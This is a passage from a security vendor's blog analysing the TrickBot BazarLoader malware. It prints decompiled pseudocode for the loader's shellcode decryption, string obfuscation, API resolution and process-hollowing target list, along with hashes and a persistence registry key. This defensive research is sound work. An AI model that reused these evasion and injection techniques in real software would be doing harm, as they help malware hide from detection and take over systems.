TrickBot BazarLoader In-Depth

cybersecurity.att.com/blogs/labs-research/trickbot-bazarloader-in-depth

1. AT&T Cybersecurity
2. Blog

May 19, 2020 | Dax Morrow

Ofer Caspi, a fellow Alien Labs researcher, co-authored this blog.

Executive Summary

AT&T Alien Labs actively tracks the TrickBot group through an automated malware analysis system, hunting, and in-depth technical research. On April 20th, 2020 independent security researchers “pancak3lullz” (@pancak3lullz) and Vitali Kremez (@VK_Intel) posted a Tweet regarding two new TrickBot modules aptly named “BazarLoader” and “BazarBackdoor” after attempted Command and Control (C2) communications with the Emercoin DNS (EmerDNS) .bazar domains. EmerDNS is desirable for attackers because it is a distributed blockchain that is decentralized, cannot be censored, and cannot be altered, revoked or suspended by any authority. Alien Labs’ automated malware analysis engine had picked up these samples a few days earlier (Ex: 7c93d9175a38c23d44d76d9a883f7f3da1e244c2ab6c3ac9f29a9c9e20d20a5f)

BleepingComputer posted a blog with input from Vitali Kremez regarding a phishing campaign distributed through the Sendgrid email marketing platform delivering COVID-19 lures that ultimately led to the TrickBot BazarBackdoor. The purpose of this blog is to provide additional technical details and an in-depth study of the signed TrickBot BazarLoader.

Background

Since TrickBot was discovered in 2016 it has been involved in information stealing, credential theft, ransomware, bitcoin mining, and loading other common crimeware malware as a first or second stage loader. For initial access as a first stage loader it typically accomplishes its objective through spear phishing links (T1192) or spear phishing attachments (T1193) using macro enabled Microsoft Office files. As a second stage payload and Dynamic Link Library (DLL) it is frequently loaded by Emotet. To a lesser extent TrickBot has been loaded by Ostap JavaScript Downloader and Buer Loader. In higher priority, higher profile TrickBot Anchor campaigns that target enterprises, PowerTrick and more_eggs/TerraLoader have been used to load other frameworks.

TrickBot has recently added a Remote Desktop Protocol (RDP) brute force scanner module, an Active Directoryharvesting module, and the mexec executor module. There are some indications that TrickBot may be moving away from their mshare, mworm, and tabDll modules for retrieving payloads from URLs in favor of the “nworm” module performing this task. It is important to note that TrickBot group prefers to use shellcode “file-less” modules making detection more difficult.

Alien Labs has previously identified digitally signed TrickBot Loaders, one of which was signed by an entity named “VB CORPORATE PTY. LTD.” Pivoting in VirusTotal on the signer shows the first submission was on 2020-01-02 20:24:57. Historically, the TrickBot group has continued to reuse their revoked certificates to sign TrickBot Loaders as long as six months after the initial date of detection on VirusTotal. A list of known TrickBot signers is included below. The associated signature serial numbers are included in the YARA rule in the Appendix.

- BlueMarble GmbH
- Cebola Limited
- Company Megacom SP Z O O
- D Bacte Ltd
- FLORAL
- James LTH d.o.o.
- LIT-DAN UKIS UAB
- PAMMA DE d.o.o.
- PEKARNA TINA d.o.o.
- PLAN CORP PTY LTD
- SLIM DOG GROUP SP Z O O
- THE FLOWER FACTORY S.R.L.
- VAS CO PTY LTD
- VB CORPORATE PTY. LTD.


- VITA-DE d.o.o.

Analysis

The TrickBot BazarLoader authors have produced an advanced module, with a significant amount of obfuscation. The BazarLoader/Cryptor uses multiple routines to hide API calls and embedded strings, which are then decrypted and resolved at runtime. Once executed, the loader will allocate memory to store and decrypt its shellcode, which will be allocated to a NUMA node for faster execution. After allocation and decryption, the next instructions will jump to the shellcode that will be executed on the heap.

Next, the malware will try to communicate with .bazar domain C2 servers. Once the C2 has been established, the loader will try to inject its payload into a system process using the process hollowing technique (T1093), which will create a suspended thread, unmap the destination image from memory, allocate new memory in the target process, copy the shellcode into the target process, set the thread context, and resume the process. In the sample analyzed, 1e123a6c5d65084ca6ea78a26ec4bebcfc4800642fec480d1ceeafb1cacaaa83, the loader will first attempt to inject into an “svchost” process, and if injection fails, it will try to inject into the “explorer.exe” process, and if injection fails again as a last-ditch effort the loader will attempt to inject into the “cmd.exe” process. For persistence the loader will create a registry key under “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit”.

The malware uses the Windows API “VirtualAllocExNuma” function to allocate memory for its shellcode to be executed. The “VirtualAllocExNuma” function is used to allocate memory on a NUMA node, which allows for faster execution. The implementation can be seen In Figure 1 below. It is interesting to note that the “VirtualAllocExNuma” function is not commonly used in process injection.




```
  v9 = LoadLibraryW(&LibFileName);
  VirtualAllocExNuma_addr = (LPVOID (__stdcall *)(HANDLE, LPVOID, SIZE_T, DWORD, DWORD, DWORD))GetProcAddress(
                                                                                          v9,
                                                                                          "VirtualAllocExNuma");
  strcpy((char *)key_part, "BhEjmeUfe1xg4AC");
  v10 = GetCurrentProcess();
  new_buff = VirtualAllocExNuma_addr(v10, 0i64, 0x27212ui64, 0x3000u, 0x40u, 0);
  memmove(new_buff, &encrypted_buffer, 0x27212ui64);
  a4 = 160274;
  if ( !oc_crypt_encrypt((__int64)key_part, 1, (BYTE *)new_buff, &a4)
    && !oc_crypt_encrypt((__int64)key_part, 16, (BYTE *)new_buff, &a4) )
  {
    if ( _InterlockedDecrement((volatile signed __int32 *)v7 - 2) <= 0 )
      (*(void (__fastcall **)(_QWORD))(**((_QWORD **)v7 - 3) + 8i64))(*((_QWORD *)v7 - 3));
    return 1i64;
  }
  ((void (*)(void))new_buff)();
  if ( _InterlockedDecrement((volatile signed __int32 *)v7 - 2) <= 0 )
    (*(void (__fastcall **)(_QWORD))(**((_QWORD **)v7 - 3) + 8i64))(*((_QWORD *)v7 - 3));
}
SendMessageA(*((HWND *)v1 + 8), 0x80u, 1ui64, *((_QWORD *)v1 + 407));
SendMessageA(*((HWND *)v1 + 8), 0x80u, 0i64, *((_QWORD *)v1 + 407));
GetClientRect(*((HWND *)v1 + 8), &Rect);
LODWORD(v29) = Rect.right - Rect.left;
HIDWORD(v29) = Rect.bottom - Rect.top;
*((_QWORD *)v1 + 406) = v29;
SendMessageA(*((HWND *)v1 + 79), 0x465u, 0i64, 999i64);
SendMessageA(*((HWND *)v1 + 100), 0x465u, 0i64, 999i64);
SendMessageA(*((HWND *)v1 + 121), 0x465u, 0i64, 999i64);
SendMessageA(*((HWND *)v1 + 142), 0x465u, 0i64, 999i64);
CImageList::Create((CWnd *)((char *)v1 + 3264), (const char *)0x8D, 16, 1, 0xFFFFFFu);
*((_QWORD *)v1 + 319) = (char *)v1 + 3264;
*((_DWORD *)v1 + 439) = 1;
(*(void (__fastcall **)(__int64, __int64))(*((_QWORD *)v1 + 245) + 72i64))((__int64)v1 + 1960, 14745599i64);
```

resolving api address
allocating memory using VirtualAllocExNuma
decrypting malware shell code to execute

Figure 1. API Resolution and Shellcode Decryption Routines

In Figure 1 above the BazarLoader allocates memory using the uncommon "VirtualAllocExNuma" routine, and then it uses two iterations of the decryption routine to decrypt its shellcode. In the second call to the decrypt function some of the encryption key bytes are changed based on function parameters. In Figure 2 below a representation of the decompiled decrypt routine can be seen importing the encryption key, modifying the encryption key bytes dependent on the parameters passed, and then decrypting the data.




```
BYTE v11; // al
bool result; // al
HCRYPTPROV phProv; // [rsp+40h] [rbp-38h]
HCRYPTKEY hPubKey; // [rsp+48h] [rbp-30h]
HCRYPTKEY hKey[3]; // [rsp+50h] [rbp-28h]

v4 = a2;
if ( (unsigned int)(a2 - 1) > 0xF )
  return 0;
phProv = 0i64;
if ( !CryptAcquireContextW(&phProv, 0i64, 0i64, 1u, 0)
  && !CryptAcquireContextW(&phProv, 0i64, 0i64, 1u, 8u)
  && !CryptAcquireContextW(&phProv, 0i64, 0i64, 1u, 8u) )
{
  goto LABEL_17;
}
hPubKey = 0i64;
if ( !CryptImportKey(phProv, &pbData, 0x134u, 0i64, 0, &hPubKey) )
  goto LABEL_17;
v9 = 0i64;
if ( (int)v4 > 0 )
{
  v10 = (BYTE *)(v4 + key_part - 1);
  do
  {
    v11 = *v10;
    ++v9;
    --v10;
    key_blob[v9 + 11] = v11;
  }
  while ( v9 < v4 );
}
key_blob[v4 + 12] = 0;
if ( (int)v4 + 1 < 62i64 )
{
  LOBYTE(v8) = 1;
  memset(&key_blob[(int)v4 + 13], v8, 62i64 - ((int)v4 + 1));
}
hKey[0] = 0i64;
if ( CryptImportKey(phProv, key_blob, 0x4Cu, hPubKey, 0, hKey) )
  result = CryptEncrypt(hKey[0], 0i64, 1, 0, encrypted_mem, total_enc_bytes, *total_enc_bytes);
else
LABEL_17:
  result = 0;
return result;
```

Figure 2. Decryption Routine


The BazarLoader authors have created dozens of decryption routines, and with almost each string including APIs, DLLs, and C2s there is a once per use unique decryption routine. An example of multiple decryption routines can be seen in Figures 3, 4, 5 and 6 below.



```
_BYTE *__fastcall oc_reduce_7_from_each_char(_BYTE *a1)
{
  _BYTE *v1; // rax
  __int64 v2; // rdx

  v1 = a1;
  v2 = 12i64;
  do
  {
    *v1++ -= 7;
    --v2;
  }
  while ( v2 );
  return a1;
}
```


Figure 3. Decryption Routine



```
__int64 __fastcall oc_decrypt_str_3(_BYTE *a1)
{
  __int64 result; // rax
  __int64 v2; // r9
  _BYTE *v3; // r8

  result = (__int64)(a1 + 1);
  v2 = 8i64;
  v3 = a1 + 1;
  do
  {
    *v3++ ^= *a1;
    --v2;
  }
  while ( v2 );
  a1[9] = 0;
  return result;
}
```

Figure 4. Decryption Routine




```
__int64 __fastcall oc_decrypt_str_4(_BYTE *a1)
{
  unsigned __int64 counter; // r8
  __int64 result; // rax

  counter = 0i64;
  result = (__int64)(a1 + 1);
  do
  {
    *(_BYTE *)(result + counter) ^= (_BYTE)counter + *a1;
    ++counter;
  }
  while ( counter < 9 );
  a1[10] = 0;
  return result;
}
```

Figure 5. Decryption Routine

The loader uses the same decryption technique described above to resolve the API calls it uses during execution. The Windows API resolution can be seen in Figure 6 below.



```

strcpy(v159.m128i_i8, "rlyuls:95kss");
v1 = oc_reduce_7_from_each_char(&v159);       // result -> kernel32.dll
kernel32_addr = oc_get_dll_addr((__int64)v1);

if ( !kernel32_addr )
  return 1i64;

*(_DWORD *)v158 = 219231586;
v158[10] = 0;
*(_DWORD *)&v158[4] = 18940689;
*(_WORD *)&v158[8] = 3845;
sWriteFile = oc_decrypt_str_xor_2(v158);      // //writeFile
getProcAddr_ = (__int64 (__fastcall *)(__int64 (__fastcall *)(__int64), __int64))oc_get_func_addr(
                                                                                     0i64,
                                                                                     1i64,
                                                                                     0x1FC0EAEEi64,
                                                                                     7);
if ( getProcAddr_ )
  writeFile_addr = getProcAddr_(kernel32_addr, sWriteFile);
else
  writeFile_addr = 0i64;
WriteFile__ = writeFile_addr;
if ( !writeFile_addr )
  return 2i64;


*(_DWORD *)v158 = 2038254104;
strcpy(&v158[4], "|^qt}");

v7 = oc_decrypt_str_3(v158);

getProcAddr__ = (__int64 (__fastcall *)(__int64 (__fastcall *)(__int64), __int64))oc_get_func_addr(
                                                                                      0i64,
                                                                                      1i64,
                                                                                      0x1FC0EAEEi64,
                                                                                      7);
v9 = getProcAddr__ ? getProcAddr__(kernel32_addr, v7) : 0i64;
ReadFile__ = v9;
if ( !v9 )
  return 2i64;
strcpy(v158, "\nIyilzj@xbv");

v10 = oc_decrypt_str_2(v158);
```

first, decrypting kernel32.dll name, and
resolving its address from process memory


resolving api address 'WriteFile'
1. decrypting 'WriteFile' string
2. resolving GetProcAddress api
3. using above to resolved 'WriteFile'

similar for ReadFile. decrption routine is different

Figure 6. Windows API Resolution

For injection, the malware resolves APIs from the ntdll.dll after it loads from disk and checks that there are no inline hooks within its function, that could be created for example by AV software that tracks those API calls.


The targeted processes for injection can be seen in Figure 7 below.



```
strcpy((char *)v23, "*{~kpw{|*");                    // "svchost"
for ( k = 0i64; k < 9; ++k )
  *((_BYTE *)v23 + k) -= 8;
oc_virtualqeury___2((__int64)inject_to, (__int64)v23);
v17 = a2;
res = oc_proces_hollowing(inject_to[0], a2, (__int64)v26);
if ( res )
{
  v19 = 25;
  v23[0] = 1669282585;
  strcpy((char *)&v23[1], "lqqmES");                  // "explorer"
  v20 = 0i64;
  while ( 1 )
  {
    *((_BYTE *)v23 + v20 + 1) ^= v19 + (_BYTE)v20;
    if ( (unsigned __int64)++v20 >= 0xA )
      break;
    v19 = v23[0];
  }
  HIBYTE(v23[2]) = 0;
  oc_virtualqeury___2((__int64)inject_to, (__int64)v23 + 1);
  res = oc_proces_hollowing(inject_to[0], v17, (__int64)v26);
  if ( res )
  {
    v21 = 26;
    *(_DWORD *)v33 = 2004432922;
    strcpy(&v33[4], "~8");                           // "cmd"
    v22 = 0i64;
    while ( 1 )
    {
      v33[v22 + 1] ^= v21;
      if ( (unsigned __int64)++v22 >= 5 )
        break;
```

Figure 7. Targeted svchost, explorer, and cmd Windows Processes

The BazarLoader injection code can be seen in Figure 8 below.

